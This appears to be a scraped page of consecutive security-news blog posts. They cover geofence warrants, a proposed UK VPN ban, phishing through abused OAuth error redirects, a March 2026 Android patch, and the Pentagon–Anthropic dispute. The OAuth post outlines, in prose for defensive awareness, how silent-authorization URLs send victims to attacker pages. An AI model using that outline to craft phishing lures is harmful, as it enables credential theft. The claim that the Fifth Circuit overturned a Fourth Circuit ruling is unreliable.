
Once here, you can manually add files or folders to the list and then click on the button “Delete permanently”

You will be asked to confirm your request before File Shredder deletes the files
The Malwarebytes Tools screen
Manually select files and folders for deletion
Confirm your deletion requests

Done!
After your files are deleted by File Shredder you can move on, confident that the data can’t be accessed again.
Protection means your data is in your control
Cybersecurity isn’t just about blocking threats—it’s also about giving you control over your own data. File Shredder provides a way to do exactly that, helping you close the door on files that you no longer want on your devices.
Because when you’re done with a file, it should really be done.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Google has weighed in on a court case that will decide the future of a powerful but contentious tool for law enforcement. The company submitted an opinion to the US Supreme Court arguing that geofence warrants are unconstitutional.
A geofence warrant is a form of “reverse warrant” that turns a regular warrant on its head. Police get a regular warrant when they want to target a particular person. With a reverse warrant, police don’t know exactly who they’re looking for. Instead, they ask someone (typically a technology company) for a broad data set about a group of unknown people based on some common behavior. Then they analyze that data set for potential suspects.
With a geofence warrant, that data set is defined by a location and a time window. Law enforcement officials obtain a list of phones that were in that area during that period. Every device that was inside the circle comes back in the results, even if nobody on that list has been suspected of anything. Proximity is the only criterion.
That’s how Okello Chatrie was charged with armed bank robbery in Virginia in 2019: His phone showed up in a geofence warrant covering 17.5 acres (larger than three football fields). He argued that this kind of search isn’t constitutional and shouldn’t have been used as evidence.
In 2024, the Fifth Circuit Court of Appeals agreed with him, overturning a Fourth Circuit ruling. Now prosecutors have taken the case to the Supreme Court, with parties due to make oral arguments on April 27.
The case has seen a flurry of amicus curiae briefs, which are opinions from interested expert parties that have no direct involvement in the case. One of these is from Google, which on Monday urged the justices to consider the geofence warrants unconstitutional because of their broad scope. It has objected to more than 3,000 of them on constitutional grounds in recent months.
Google’s brief stated:
“Many of these overbroad warrants swept in hundreds, sometimes even thousands, of innocent people. State and federal courts have repeatedly granted Google’s motions to quash these overbroad warrants.”
How the database gets built
Although Google is just one of many organizations that filed amicus briefs, its position is especially notable because it has historically collected so much location data. Its Timeline feature (formerly Location History) logs device position via GPS, Wi-Fi networks, Bluetooth, and mobile signals, including when Google apps aren’t being used, according to its policy page.
At the time of the Chatrie warrant, it was recording position as frequently as every two minutes. All of that fed a centralised internal database which held 592 million individual accounts. So responding to any geofence request required Google to search essentially the entire store before producing a single name, according to an analysis by privacy advocacy group EPIC, which also regularly submits amicus briefs on privacy cases.
Google moved Timeline storage from its own servers onto users’ devices in July 2025, closing the door to fresh cloud-based requests against its own systems. But the constitutional question survives for historical data and for any company that has not followed suit.
The warrant that grew and grew
A geofence warrant does not stay fenced, according to a separate brief that the Center for Democracy and Technology (CDT) filed in the case last week. It said Google’s standard response to warrants had three steps. First it would deliver an anonymized list of devices inside the geofence. Then, police could ask for movement data on chosen “devices of interest,” which could track them outside the geographic boundary and beyond the original time window. Finally, again without any further judicial approval, police could ask for subscriber-identifying information for whichever devices police chose to unmask.
In the Chatrie case, positioning data was imprecise enough that, as the district court found, the warrant may have included devices outside the intended area. According to the CDT brief:
“The Geofence Warrant could have captured the location of someone who was hundreds of feet outside the geofence.”
The CDT argues in its brief that this can expose the privacy of people going about their everyday lives, engaging in legal activities that they might not want others to know about. The warrant that scooped up Chatrie included a hotel and a restaurant.
Some of these requests are far broader. Google successfully challenged a warrant asking for the location history of anyone in large portions of San Francisco for two and a half days, it said. Google complained in its brief:
“No court would authorize a physical search of hundreds of people or places, yet geofence warrants sometimes do so by design.”
What can you do to stop yourself getting swept up in a geofencing search?
If your phone stores detailed location history with Google, that data may be included in geofence warrant responses. Limiting what gets saved can reduce how much location information exists in the first place.
There are two Google settings that matter: Timeline (Location History) and Web & App Activity. Turning off one does not automatically disable the other.
Timeline stores a detailed record of where your device has been, although it’s off by default. Web & App Activity can also log location signals when you use Google services like Search, Maps, or other apps.
Google provides instructions on how to review and disable these settings in its support documentation:
Google has previously settled lawsuits accusing it of misleading users about how location data is stored across these settings, so reviewing both controls is important.
Reverse warrants may not stop at location data
The implications of the case extend well past maps, though. The CDT brief warns that if courts endorse the logic behind geofence warrants, then law enforcement may try to apply the same approach to other large datasets held by technology companies, such as AI chatbot data. That’s a step the DHS has already taken, issuing what has been reported as the first known warrant for ChatGPT user data.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
The idea of a “Great British Firewall” makes for a catchy headline, but it would be riddled with holes and cause huge problems.
The Guardian reports that the GCHQ (Government Communications Headquarters), a UK intelligence, security, and cyber agency, is exploring the idea of a British firewall offering protection against malicious hackers. It falls within its remit, but one of the measures reportedly discussed—banning VPN software—raises practical and technical questions.
Here’s what you actually need to know, and why you shouldn’t panic about your VPN just yet.
There are no current plans on the statute books to ban VPNs for everyone. Ministers and regulators explicitly acknowledge VPNs as lawful services with legitimate uses.
The current political focus is on “online safety”, especially kids accessing porn and harmful content, and how VPNs can undermine the Online Safety Act’s age‑assurance and filtering regime.
The latest move is an online‑safety consultation that explicitly mentions “options to age-restrict or limit children’s VPN use where it undermines safety protections”, not an outright nationwide ban.
So what may happen is tighter controls around minors, and perhaps pressure on app stores and platforms, rather than a blanket prohibition for adults.
Options
Technically speaking, these are some of the measures available to address VPNs bypassing geo-blocking and local legislation.
App‑store and download pressure: Require Apple/Google to hide or age‑gate VPN apps for UK accounts, or block listing of some consumer VPNs. This raises friction for non‑technical users but is trivial to route around (sideloading where possible, non‑UK stores, manual configs).
Commercial provider lists: Buy accounts at popular VPNs, enumerate exit IP ranges, and require ISPs or certain sites (e.g. porn sites) to block those IPs. This can catch a large chunk of mainstream VPN traffic but is high‑maintenance and easy to evade with IP rotation, residential proxies, self‑hosted VPNs, and lesser‑known services.
Targeted site‑level blocking of VPNs: Require certain categories of sites (e.g. adult sites) to reject traffic that appears to come from VPN IPs, an idea already floated by some experts as more likely than an outright technology ban. That still leaves VPNs usable for everything else, including general browsing and work.
Age‑based device/network controls: Mandate school networks, child‑oriented devices, or parental control routers to block known VPN endpoints and app traffic, as media regulator Ofcom and others have suggested may be possible at the home‑router level. Again, this targets minors rather than adults and is only as strong as the weakest network they connect to (a friend’s Wi‑Fi, mobile hotspot, etc.).
All of these are “making it harder” tactics rather than a hard technical kill switch.
Why a watertight VPN ban is essentially impossible
To comprehensively block VPNs, the government would need to require internet providers to inspect traffic, restrict apps from app stores, and attempt to cut off access to thousands of VPN servers worldwide. That would be a massive, expensive, and deeply complicated undertaking—and it still wouldn’t work.
Problem 1: VPNs are basically invisible
Modern VPNs are designed to look very similar to normal web browsing. When you load a website over HTTPS (the padlock in your browser) and when you connect to a VPN, the traffic flowing through your internet connection looks almost identical. Reliably telling them apart is a bit like trying to spot which cars on a motorway are taxis versus private vehicles based solely on their tire tread patterns at motorway speed, for every car, in real time. You’d end up accidentally blocking huge amounts of perfectly ordinary internet traffic in the attempt.
Problem 2: Too many legitimate users depend on VPNs
VPNs aren’t just for privacy-conscious consumers. They’re how millions of people securely connect to their workplace from home. The NHS (the UK’s National Health Service) uses them for remote access. Journalists use them to protect sources. Researchers use them to access academic resources. Any serious enforcement effort would have to grapple with the risk of collateral damage to businesses and public services.
Problem 3: The ban would be trivially easy to bypass
Even if the government successfully blocked every major commercial VPN app and service, technically skilled users could simply rent a cheap server anywhere in the world and set up their own private tunnel in under ten minutes. There are also tools designed to evade exactly this kind of blocking, disguising encrypted traffic as ordinary web activity.
We know this because Russia has been trying to block VPNs for years, using the full weight of state enforcement behind it. But VPN usage in Russia has surged, not declined. Blocked services pop up under new names and addresses and new tools emerge overnight. This track record suggests that long-term, comprehensive suppression is difficult, even with aggressive powers of enforcement.
What does this actually mean for UK citizens?
The government can probably make consumer VPN use slightly more inconvenient, removing apps from UK app stores, for instance, or creating legal grey areas for certain uses. But a genuine, technical ban on VPN software and encrypted connections is not realistically achievable without causing serious collateral damage to the UK’s digital economy and the millions of people who depend on this technology for entirely legitimate reasons.
Don’t ditch your VPN. The Great Firewall of Great Britain isn’t coming. And if it tried, it would have more holes than a fishing net.
Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.
That calls for a bit more explanation.
OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password.
OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.
Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.
So, what does this attack look like from a target’s perspective?
From the user’s perspective, the attack chain looks roughly like this:
The email
An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.
The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.
The link
You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/ or https://accounts.google.com/.
There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.
Silent OAuth
The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).
The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.
The redirect
By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.
To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.
Landing page
The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.
From here, there are two possible malicious scenarios:
Phishing / Attacker in the Middle (AitM) variant
A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.
The email address may already be filled in because the attackers passed it through the state parameter.
When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.
Malware delivery variant
Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.
The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.
The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.
Potential impact
By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.
The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.
How to stay safe
Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:
If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
If you are redirected somewhere unfamiliar, stop and close the tab.
Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.
Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Google has patched 129 vulnerabilities in Android in its March 2026 Android Security Bulletin, including a Qualcomm display flaw that is known to be actively exploited.
You can check your device’s Android version, security update level, and Google Play system update in Settings. You should get a notification when updates are available, but you can also check for them yourself.
On most phones, go to Settings > About phone (or About device), then tap Software updates to see if anything new is available. The exact steps may vary slightly depending on the brand and Android version you’re on.
If your Android phone shows a patch level of 2026-03-05 or later, these issues are fixed.
Keeping your device up to date protects you from known vulnerabilities and helps you stay safe. We know that because of patch gaps and end-of-support cycles, some users may not receive these updates. That’s why additional protection for your Android device is important.
Technical details
The Android zero-day, tracked as CVE-2026-21385, is a high‑severity bug in a Qualcomm graphics/display component that attackers are already exploiting in limited, targeted attacks.
The vulnerability lives in an open‑source Qualcomm graphics/display component used by a large number of Android chipsets, with Qualcomm listing that well over 230 different chipset models are affected. Based on recently published Android and chipset market‑share percentages, it is reasonable to assume the issue affects hundreds of millions of devices worldwide, even if the exact number is hard to pin down.
On most Android phones, you can view the processor model in Settings > About phone (or About device) > Detailed info and specs, and look for entries such as “Processor,” “Chipset,” or “SoC.” Names like “Snapdragon 8 Gen 2,” “Snapdragon 778G,” or “Qualcomm SM8xxx/SM7xxx,” indicate a Qualcomm chipset and that the device may be in the affected family.
Google says there are signs that CVE‑2026‑21385 is already being used in “limited, targeted exploitation,” which usually means a small number of high‑value targets rather than broad, drive‑by attacks on the general public. Current descriptions point to a memory corruption scenario in the graphics component. The official description says:
“Memory corruption while using alignments for memory allocation.”
This means that if an attacker can get a malicious app or local code onto the device, they can feed specially crafted data into the graphics component’s driver and corrupt memory in a controlled way. In practice, a bug like this is a good candidate for turning a normal app’s limited access into something much more powerful, like using it as a building block in a chain of exploits to escalate privileges or to escape a sandbox.
As you can see, the attacker needs some kind of local foothold first, such as getting you to install a malicious app, exploiting another vulnerability, or abusing a compromised app already on the device.
How to stay safe
From the available information, attackers would need to trick a user into installing a malicious app that could then compromise the device. That’s why it’s a good idea to follow these safety precautions:
Only install apps from official app stores whenever possible and avoid installing apps promoted in links in SMS, email, or messaging apps.
Before installing finance‑related or retailer apps, verify the developer’s name, number of downloads, and user reviews rather than trusting a single promotional link.
Protect your devices. Use an up-to-date, real-time anti-malware solution like Malwarebytes for Android.
Scrutinize permissions. Does an app really need the permissions it’s requesting to do the job you want it to do? Especially if it asks for accessibility, SMS, or camera access.
Keep Android, Google Play services, and all other important apps up to date so you get the latest security fixes.
We don’t just report on phone security—we provide it
On Friday the US Pentagon cut ties with Anthropic, the company behind Claude AI. Defense Secretary Pete Hegseth designated the San Francisco-based company a “supply-chain risk to national security.”
The supply-chain risk designation means that no contractor, supplier, or partner doing business with the US military can deal with Anthropic. The label previously applied only to foreign adversaries like Huawei, though, and using it against a US company marks a rare escalation in a government-industry dispute. According to reports, President Donald Trump also ordered every federal agency to stop using Anthropic’s technology.
What Anthropic wouldn’t budge on
Anthropic called the designation “unlawful and politically motivated” and said it intends to challenge it in court.
At the center of the dispute is how far Anthropic believes its models should be allowed to go inside military systems. Anthropic, which was the first frontier AI company deployed on the military’s classified networks, wanted two contractual restrictions on its AI model Claude, as outlined in its response to the Pentagon’s announcement. It forbade the Pentagon to use its tech for the mass domestic surveillance of Americans and did not want its tech employed in fully autonomous weapons.
The Pentagon had previously demanded that all AI vendors agree to “all lawful purposes” language as part of their contracts. Anthropic told ABC that what the Pentagon finally offered left the door open for the government to violate the company’s no-surveillance and no-weapons clauses.
Defense Secretary Hegseth responded with a statement cancelling Anthropic’s $200m Pentagon contract, awarded last July. He accused Anthropic of attempting to seize veto power over military operations and called the company’s position fundamentally incompatible with American principles.
Anthropic’s CEO Dario Amodei called the government’s response retaliatory and punitive and promised to challenge the designation in court.
Legal scholars suggest that the AI company could have a strong case, questioning whether Hegseth can meet the statutory requirements for such a designation, which is allegedly intended to protect military systems from adversarial sabotage rather than resolving a commercial disagreement over contract terms.
Dan W. Ball, senior fellow at the American Foundation for Innovation, called the Pengaton’s move “attempted corporate murder,” arguing that Google, Amazon, and NVIDIA would have to detach themselves from Anthropic if Hegseth got his way. Amazon is Anthropic’s primary cloud computing provider, but it also uses Google’s data centers extensively. Both companies are investors in Anthropic, as is NVIDIA, which also partners with the AI company on GPU engineering. If the Pentagon’s designation restricts federal contractors from integrating Anthropic technology into defense-related systems, those partners could be required to separate or ringfence any federal-facing work involving the company.
OpenAI steps in
In a whirlwind of policy changes by the US military, the Pentagon also signed a deal with ChatGPT creator OpenAI on Friday evening, just a few hours after dropping Anthropic.
OpenAI CEO Sam Altman said the agreement preserved the same principles Anthropic had been blacklisted for defending.
The difference, according to Altman, is the enforcement mechanism. Instead of hard contractual prohibitions, OpenAI accepted the “all lawful purposes” framework but layered on architectural controls: cloud-only deployment, a proprietary safety stack the Pentagon agreed not to override, and cleared engineers embedded forward. OpenAI said these protections made the company confident that the Pentagon couldn’t cross the red lines it shares with Anthropic.
Altman reportedly said Anthropic’s approach differed because it relied on specific contract language rather than existing legal protections, adding Anthropic “may have wanted more operational control than we did.”
The morning after
The policy dispute did not immediately change how existing systems were operating. According to reporting by The Wall Street Journal and Axios, US Central Command used Anthropic’s AI during Operation Epic Fury, a coordinated US–Israeli operation targeting Iran. The outlets reported that the system was used for intelligence assessment, target analysis, and operational modeling.
Claude remained in use because it was already embedded in certain classified military systems. As a senior defense official previously told Axios:
“It will be an enormous pain in the ass to disentangle, and we are going to make sure they pay a price for forcing our hand like this.”
Hegseth announced a six-month period during which the Pentagon will pick Anthropic’s AI out of its systems.
Consumers vote with their feet
The dispute has also prompted reactions from some AI industry employees and users. More than 875 employees across Google and OpenAI signed an open letter backing Anthropic’s stance. According to the letter:
“They’re trying to divide each company with fear that the other will give in. That strategy only works if none of us know where the others stand.”
A consumer boycott, organized under the name QuitGPT, is organizing a campaign to avoid using ChatGPT, along with a protest at OpenAI’s HQ this week. Claude also rocketed to the top of Apple’s App Store over the weekend.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

 Login
Login